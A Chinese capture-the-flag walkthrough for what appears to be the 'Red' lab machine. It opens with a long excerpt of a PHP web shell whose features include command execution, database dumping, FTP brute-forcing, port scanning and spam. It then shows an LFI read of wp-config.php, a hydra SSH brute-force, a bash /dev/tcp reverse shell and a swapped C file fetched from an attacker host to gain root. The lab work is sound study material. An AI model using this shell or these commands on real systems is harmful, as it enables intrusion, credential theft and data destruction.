else if ($opt==3) { $sv\_s=false;$sv\_d=true;$fc ="\_data"; }

else { exit; }

$fext=".".$savmode;

$fich=$dbbase.$fc.$fext;

$dte="";

if ($ecraz !=1) { $dte=date("dMy\_Hi")."\_"; } $gz="";

if ($file\_type=='1') { $gz.=".gz"; }

$fcut=false;

$ftbl=false;

$f\_nm=array();

if($f\_cut==1) { $fcut=true;$fz\_max=$fz\_max;$nbf=1;$f\_size=170;}

if($f\_tbl==1) { $ftbl=true; }

else {

if(!$fcut) { open\_file("dump\_".$dte.$dbbase.$fc.$fext.$gz); }

else { open\_file("dump\_".$dte.$dbbase.$fc."\_1".$fext.$gz); }

}

$nbf=1;

mysql\_connect($dbhost,$dbuser,$dbpass);

mysql\_select\_db($dbbase);

if ($fext==".sql") {

if ($ftbl) {

while (list($i)=each($tbl)) {

$temp=sqldumptable($tbl[$i]);

$sz\_t=strlen($temp);

if ($fcut) {

open\_file("dump\_".$dte.$tbl[$i].$fc.".sql".$gz);

$nbf=0;

$p\_sql=split\_sql\_file($temp);

while(list($j,$val)=each($p\_sql)) {

if ((file\_pos()+6+strlen($val)) < $fz\_max) { write\_file($val.";"); }

else { close\_file(); $nbf++; open\_file("dump\_".$dte.$tbl[$i].$fc."\_".$nbf.".sql".$gz); write\_file($val.";"); }

}

close\_file();

}

else { open\_file("dump\_".$dte.$tbl[$i].$fc.".sql".$gz);write\_file($temp."\n\n");close\_file();$nbf=1; }

$tblsv=$tblsv."<b>".$tbl[$i]."</b>,<br>";

}

} else {

$tblsv="";

while (list($i)=each($tbl)) {

$temp=sqldumptable($tbl[$i]);

$sz\_t=strlen($temp);

if ($fcut && ((file\_pos()+$sz\_t) > $fz\_max)) {

$p\_sql=split\_sql\_file($temp);

while(list($j,$val)=each($p\_sql)) {

if ((file\_pos()+6+strlen($val)) < $fz\_max) { write\_file($val.";"); }

else {

close\_file();

$nbf++;

open\_file("dump\_".$dte.$dbbase.$fc."\_".$nbf.".sql".$gz);

write\_file($val.";");

}

}

} else { write\_file($temp); }

$tblsv=$tblsv."<b>".$tbl[$i]."</b>,<br>";

}

}

}

else if ($fext==".csv") {

if ($ftbl) {

while (list($i)=each($tbl)) {

$temp=csvdumptable($tbl[$i]);

$sz\_t=strlen($temp);

if ($fcut) {

open\_file("dump\_".$dte.$tbl[$i].$fc.".csv".$gz);

$nbf=0;

$p\_csv=split\_csv\_file($temp);

while(list($j,$val)=each($p\_csv)) {

if ((file\_pos()+6+strlen($val)) < $fz\_max) { write\_file($val."\n"); }

else {

close\_file();

$nbf++;

open\_file("dump\_".$dte.$tbl[$i].$fc."\_".$nbf.".csv".$gz);

write\_file($val."\n");

}

}

close\_file();

} else {

open\_file("dump\_".$dte.$tbl[$i].$fc.".csv".$gz);

write\_file($temp."\n\n");

close\_file();

$nbf=1;

}

$tblsv=$tblsv."<b>".$tbl[$i]."</b>,<br>";

}

} else {

while (list($i)=each($tbl)) {

$temp=csvdumptable($tbl[$i]);

$sz\_t=strlen($temp);

if ($fcut && ((file\_pos()+$sz\_t) > $fz\_max)) {

$p\_csv=split\_sql\_file($temp);

while(list($j,$val)=each($p\_csv)) {

if ((file\_pos()+6+strlen($val)) < $fz\_max) { write\_file($val."\n"); }

else {

close\_file();

$nbf++;

open\_file("dump\_".$dte.$dbbase.$fc."\_".$nbf.".csv".$gz);

write\_file($val."\n");

}

}

} else { write\_file($temp); }

$tblsv=$tblsv."<b>".$tbl[$i]."</b>,<br>";

}

}

}

mysql\_close();

if (!$ftbl) { close\_file(); }

echo $header;

echo "<br><center>All the data in these tables:<br> ".$tblsv." were putted to this file:<br><br></center><table border='0' align='center' cellpadding='0' cellspacing='0'><col width=1 bgcolor='#2D7DA7'><col valign=center><col width=1 bgcolor='#2D7DA7'><col valign=center align=right><col width=1 bgcolor='#2D7DA7'><tr><td bgcolor='#2D7DA7' colspan=5></td></tr><tr><td></td><td bgcolor='#338CBD' align=center class=texte><font size=1><b>File</b></font></td><td></td><td bgcolor='#338CBD' align=center class=texte><font size=1><b>Size</b></font></td><td></td></tr><tr><td bgcolor='#2D7DA7' colspan=5></td></tr>";

reset($f\_nm);

while (list($i,$val)=each($f\_nm)) {

$coul='#99CCCC';

if ($i % 2) { $coul='#CFE3E3'; }

echo "<tr><td></td><td bgcolor=".$coul." class=texte>&nbsp;<a href='".$val."' class=link target='\_blank'>".$val."&nbsp;</a></td><td></td>";

$fz\_tmp=filesize($val);

if ($fcut && ($fz\_tmp > $fz\_max)) {

echo "<td bgcolor=".$coul." class=texte>&nbsp;<font size=1 color=red>".$fz\_tmp." Octets</font>&nbsp;</td><td></td></tr>";

} else {

echo "<td bgcolor=".$coul." class=texte>&nbsp;<font size=1>".$fz\_tmp." bites</font>&nbsp;</td><td></td></tr>";

}

echo "<tr><td bgcolor='#2D7DA7' colspan=5></td></tr>";

}

echo "</table><br>";

echo $footer;exit;

}

if ($sqlaction=='connect') {

if(!@mysql\_connect($dbhost,$dbuser,$dbpass)) {

echo $header."<br><center><font color=red><b>Unable to connect! Check your data input!</b></font></center>\n$footer";

exit;

}

if(!@mysql\_select\_db($dbbase)) {

echo $header."<br><center><font color=red><<b>Unable to connect! Check your data input!</b></font></center>\n$footer";

exit;

}

if ($secu==1) {

if (!file\_exists($secu\_config)) {

$fp=fopen($secu\_config,"w");

fputs($fp,"<?php\n");

fputs($fp,"\$dbhost='$dbhost';\n");

fputs($fp,"\$dbbase='$dbbase';\n");

fputs($fp,"\$dbuser='$dbuser';\n");

fputs($fp,"\$dbpass='$dbpass';\n");

fputs($fp,"?>");

fclose($fp);

}

include($secu\_config);

} else {

if (file\_exists($secu\_config)) { unlink($secu\_config); }

}

mysql\_connect($dbhost,$dbuser,$dbpass);

$tables=mysql\_list\_tables($dbbase);

$nb\_tbl=mysql\_num\_rows($tables);

echo $header."<script language='javascript'> function checkall() { var i=0;while (i < $nb\_tbl) { a='tbls['+i+']';document.formu.elements[a].checked=true;i=i+1;} } function decheckall() { var i=0;while (i < $nb\_tbl) { a='tbls['+i+']';document.formu.elements[a].checked=false;i=i+1;} } </script><center><br><b>Choose tables you need to dump!</b><form action='' method='post' name=formu><input type='hidden' name='sqlaction' value='save'><input type='hidden' name='dbhost' value='$dbhost'><input type='hidden' name='dbbase' value='$dbbase'><input type='hidden' name='dbuser' value='$dbuser'><input type='hidden' name='dbpass' value='$dbpass'><DIV ID='infobull'></DIV><table border='0' width='400' align='center' cellpadding='0' cellspacing='0' class=texte><col width=1 bgcolor='#2D7DA7'><col width=30 align=center valign=center><col width=1 bgcolor='#2D7DA7'><col width=350> <col width=1 bgcolor='#2D7DA7'><tr><td bgcolor='#2D7DA7' colspan=5></td></tr><tr><td></td><td bgcolor='#336699'><input type='checkbox' name='selc' alt='Check all' onclick='if (document.formu.selc.checked==true){checkall();}else{decheckall();}')\"></td><td></td><td bgcolor='#338CBD' align=center><B>Table names</b></td><td></td></tr><tr><td bgcolor='#2D7DA7' colspan=5></td></tr>";

$i=0;

while ($i < mysql\_num\_rows ($tables)) {

$coul='#99CCCC';

if ($i % 2) { $coul='#CFE3E3';}

$tb\_nom=mysql\_tablename ($tables,$i);

echo "<tr><td></td><td bgcolor='".$coul."'><input type='checkbox' name='tbls[".$i."]' value='".$tb\_nom."'></td><td></td><td bgcolor='".$coul."'>&nbsp;&nbsp;&nbsp;".$tb\_nom."</td><td></td></tr><tr><td bgcolor='#2D7DA7' colspan=5></td></tr>";

$i++;

}

mysql\_close();

echo "</table><br><br><table align=center border=0><tr><td align=left class=texte> <hr> <input type='radio' name='savmode' value='csv'>

Save to csv (\*.<i>csv</i>)<br> <input type='radio' name='savmode' value='sql' checked>

Save to Sql (\*.<i>sql</i>)<br> <hr> <input type='radio' name='opt' value='1' checked>

Save structure and data<br> <input type='radio' name='opt' value='2'>

Save structure only<br> <input type='radio' name='opt' value='3'>

Save data only<br> <hr> <input type='Checkbox' name='drp\_tbl' value='1' checked>

Rewrite file if exists<br> <input type='Checkbox' name='ecraz' value='1' checked>

Clear database after dump<br> <input type='Checkbox' name='f\_tbl' value='1'>

Put each table to a separate file<br> <input type='Checkbox' name='f\_cut' value='1'>

Maximum dump-file size: <input type='text' name='fz\_max' value='200000' class=form>

Octets<br> <input type='Checkbox' name='file\_type' value='1'>

Gzip.<br>

</td></tr></table><br><br><input type='submit' value=' Dump:) ' class=form></form></center>$footer";

exit;

}

// SQL actions END

if(file\_exists($secu\_config)) {

include ($secu\_config);

$ck="checked";

} else {

$dbhost="localhost";

$dbbase="";

$dbuser="root";

$dbpass="";

$ck="";

}

echo $header."

<center><br><br>

<table width=620 cellpadding=0 cellspacing=0 align=center>

<col width=1>

<col width=600>

<col width=1>

<tr>

<td></td>

<td align=left class=texte>

<br>

<form action='' method='post'>

<input type='hidden' name='sqlaction' value='connect'>

<table border=0 align=center>

<col>

<col align=left>

<tr>

<td colspan=2 align=center style='font:bold 9pt;font-family:verdana;'>Enter data to connect to MySQL server!<br><br></td>

</tr>

<tr>

<td class=texte>Server address:</td>

<td><INPUT TYPE='TEXT' NAME='dbhost' SIZE='30' VALUE='localhost' class=form></td>

</tr>

<tr>

<td class=texte>Base name:</td>

<td><INPUT TYPE='TEXT' NAME='dbbase' SIZE='30' VALUE='' class=form></td>

</tr>

<tr>

<td class=texte>Login:</td>

<td><INPUT TYPE='TEXT' NAME='dbuser' SIZE='30' VALUE='root' class=form></td>

</tr>

<tr>

<td class=texte>Password</td>

<td><INPUT TYPE='Password' NAME='dbpass' SIZE='30' VALUE='' class=form></td>

</tr>

</table>

<br> <center> <br><br>

<input type='submit' value=' Connect ' class=form></center> </form> <br><br>

</td>

<td></td>

</tr>

<tr>

<td height=1 colspan=3></td>

</tr>

</table>

</center>";

}

// SQL END

/\* main() \*/

set\_time\_limit(0);

if ( $action !="download") print("$HTML");

if (!isset($cm)) {

if (!isset($action)) {

if (!isset($tm)) { $tm = getcwd(); }

$curdir = getcwd();

if (!@chdir($tm)) exit("<br><TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=300 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td align=center class=alert>Access to directory is denied, see CHMOD.</td></tr></table>");

getdir();

chdir($curdir);

$supsub = $gdir[$j-1];

if (!isset($tm) ) { $tm=getcwd();}

readdirdata($tm);

} else {

switch ($action) {

case "view":

viewfile($tm,$fi);

break;

case "delete":

echo "<br><TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#0066CC BORDER=1 width=300 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td><center><font color='#FFFFCC' face='Tahoma' size = 2>File <b>$fi</b> was deleted successfully.</font></center></td></tr></table>";

deletef($tm);

break;

case "download":

if (isset($fatt) && strlen($fatt)>0) {

$attach=$fatt;

header("Content-type: text/plain");

}

else {

$attach=$fi;

header("Content-type: hackru");

}

header("Content-disposition: attachment; filename=\"$attach\";");

readfile($tm."/".$fi);

break;

case "download\_mail":

download\_mail($tm,$fi);

break;

case "edit":

editfile($tm,$fi);

break;

case "save":

savefile($tm,$fi);

break;

case "uploadd":

uploadtem();

break;

case "up":

up($tm);

break;

case "newdir":

newdir($tm);

break;

case "createdir":

cdir($tm);

break;

case "deldir":

deldir();

break;

case "feedback":

mailsystem();

break;

case "upload":

upload();

break;

case "help":

help();

break;

case "ftp":

ftp();

break;

case "portscan":

portscan();

break;

case "sql":

sql();

break;

case "tar":

tar();

break;

case "bash":

bash();

break;

case "passwd":

passwd();

break;

case "exploits":

exploits($dir);

break;

case "upload\_exploits":

upload\_exploits($dir);

break;

case "upload\_exploitsp":

upload\_exploitsp($dir);

break;

case "arhiv":

arhiv($tm,$pass);

break;

case "crypte":

crypte();

break;

case "decrypte":

decrypte();

break;

case "brut\_ftp":

brut\_ftp();

break;

case "copyfile":

copyfile($tm,$fi);

break;

case "down":

down($dir);

break;

case "downfiles":

downfiles($dir);

break;

case "spam":

spam();

break;

}

}

} else {

echo "<br><table CELLPADDING=0 CELLSPACING=0 bgcolor=#FFFFFF BORDER=1 width=600 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td><center>Done: $cm</center><pre>";

echo system($cm);

echo "</pre></td></tr></table>";

}

if ($action !="download" && $action != "down" && $action != "spam" && $action != "brut\_ftp" && $action != "download\_mail" && $action != "copyfile" && $action != "crypte" && $action != "decrypte" && $action != "exploits" && $action != "arhiv" && $action != "download\_mail2" && $action != "feedback" && $action != "uploadd" && $action != "newdir" && $action != "edit" && $action != "view" && $action != "help" && $action != "ftp" && $action != "portscan" && $action != "sql" && $action != "tar" && $action != "bash" && $action != "anonimmail") {

echo "<br><TABLE CELLPADDING=0 CELLSPACING=0 width='600' bgcolor=#184984 BORDER=1 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><form method='get' action='$PHP\_SELF'><tr><td align=center colspan=2 class=pagetitle><b>Command prompy (like bash):</b></td></tr><tr><td valign=top><input type=text name=cm size=90 class='inputbox'></td><td valign=top><input type=submit value='GO' class=button1 $style\_button></td></tr></form></table>";

$perdir = @permissions(fileperms($tm));

if ($perdir && $perdir[7] == "w" && isset($tm)) uploadtem();

else echo "<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=300 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td align=center class=pagetitle><b>Unable to upload files to current directory</b></font></td></tr></table>";

if ($perdir[7] == "w" && isset($tm)) {

echo "<TABLE CELLPADDING=0 CELLSPACING=0 width='600' bgcolor=#184984 BORDER=1 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><form method = 'POST' action = '$PHP\_SELF?tm=$tm&action=createdir'><tr><td align=center colspan=2 class=pagetitle><b>Create directory:</b></td></tr><tr><td valign=top><input type=text name='newd' size=90 class='inputbox'></td><td valign=top><input type=submit value='GO' class=button1 $style\_button></td></tr></form></table>";

} else {

echo "<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=300 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td align=center class=pagetitle><b>Unable to create directory here</b></td></tr></table>";

}

}

if ($action !="download" && $action != "down" && $action != "spam" && $action != "brut\_ftp" && $action != "download\_mail" && $action != "copyfile" && $action != "crypte" && $action != "decrypte" && $action != "exploits" && $action != "arhiv" && $action != "download\_mail2" && $action != "feedback" && $action != "uploadd" && $action != "newdir" && $action != "edit" && $action != "view" && $action != "help" && $action != "aliases" && $action != "portscan" && $action != "ftp" && $action != "sql" && $action != "tar" && $action != "bash" && $action != "anonimmail") {

echo "<TABLE CELLPADDING=0 CELLSPACING=0 width='600' bgcolor=#184984 BORDER=1 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><form method='get' action='$PHP\_SELF'><tr><td align=center colspan=2 class=pagetitle><b>Ready usefull requests to unix server:</b></td></tr><tr><td valign=top width=95%><select name=cm class='inputbox'>";

foreach ($aliases as $alias\_name=>$alias\_cmd) echo "<option size=80 class='inputbox'>$alias\_name</option>";

echo "</select></td><td valign=top align=right width=5%><input type=submit value='GO' class=button1 $style\_button></td></tr></table></form>";

}

if ( $action !="download") echo nfm\_copyright();

?>

文件包含无疑了，这玩意使用key读取的变量，那就简单试试


，源码提到了hashcat,于是寻找账号密码信息，因为搭建网站框架是WordPress，所以查找该配置文件信息wp-config.php。通过文件包含用PHP伪协议去读取文件源码，然后base64解码

<http://redrocks.win/NetworkFileManagerPHP.php?key=php://filter/read=convert.base64-encode/resource=wp-config.php>




解码

echo "" | base64 --decode



一眼看过去找到john和密码R3v\_m4lwh3r3\_k1nG!!

Ssh登入试试




正常密码不对

Hash碰撞吧

记得先写一个pass的文档


hashcat --stdout pass -r /usr/share/hashcat/rules/best64.rule > passlist



此处要是报错了kali改成1核4G


接下来就是爆破了

hydra -l john -P passlist ssh://redrocks.win



可以登入了


ssh john@redrocks.win



看文件的时候发现打开的是vim编辑器，而vim是cat

查看当前用户可执行的命令（速度要快，不然会踢出去）


sudo -l



sudo -u ippsec /usr/bin/time /bin/bash

反弹shell

bash -c "bash -i >& /dev/tcp/192.168.21.131/4444 0>&1"



哎没办法，换了一个kali先的一个连不上

接下来就拿到了稳定的shell了

python3 -c 'import pty;pty.spawn("/bin/bash")'

export TERM=xterm #这里按下Ctrl+z返回一下

stty raw -echo;fg #输入reset

stty rows 46 columns 188


剩下的需要进行提权，但是我们需要知道后台运行的程序

用pspy64s看一下


Weget <https://objects.githubusercontent.com/github-production-release-asset-2e65be/120821432/d54f2200-c51c-11e9-9594-737e4ba5e6fe?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20230716%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20230716T063045Z&X-Amz-Expires=300&X-Amz-Signature=e18f079b1c01d08d69525b8f05fed6a9c5f066ab5a17c8f2fb3b6516ee9f4735&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=120821432&response-content-disposition=attachment%3B%20filename%3Dpspy64s&response-content-type=application%2Foctet-stream>

Chmod +x pspy64s

./pspy64s








先删除 /var/www/wordpress/.git/supersecretfileuc.c 和 rev 文件：


写入 C 编写的 shell 替换掉原来的 supersecretfileuc.c



改一下execve("sh", argv, NULL); 改成 execve("/bin/bash", argv, NULL); 靶机获取文件：

wget http://10.0.2.7:8000/supersecretfileuc.c

上传成功，nc 监听



等了一会，nc 连接成功，获取到 root 权限，查看 flag：

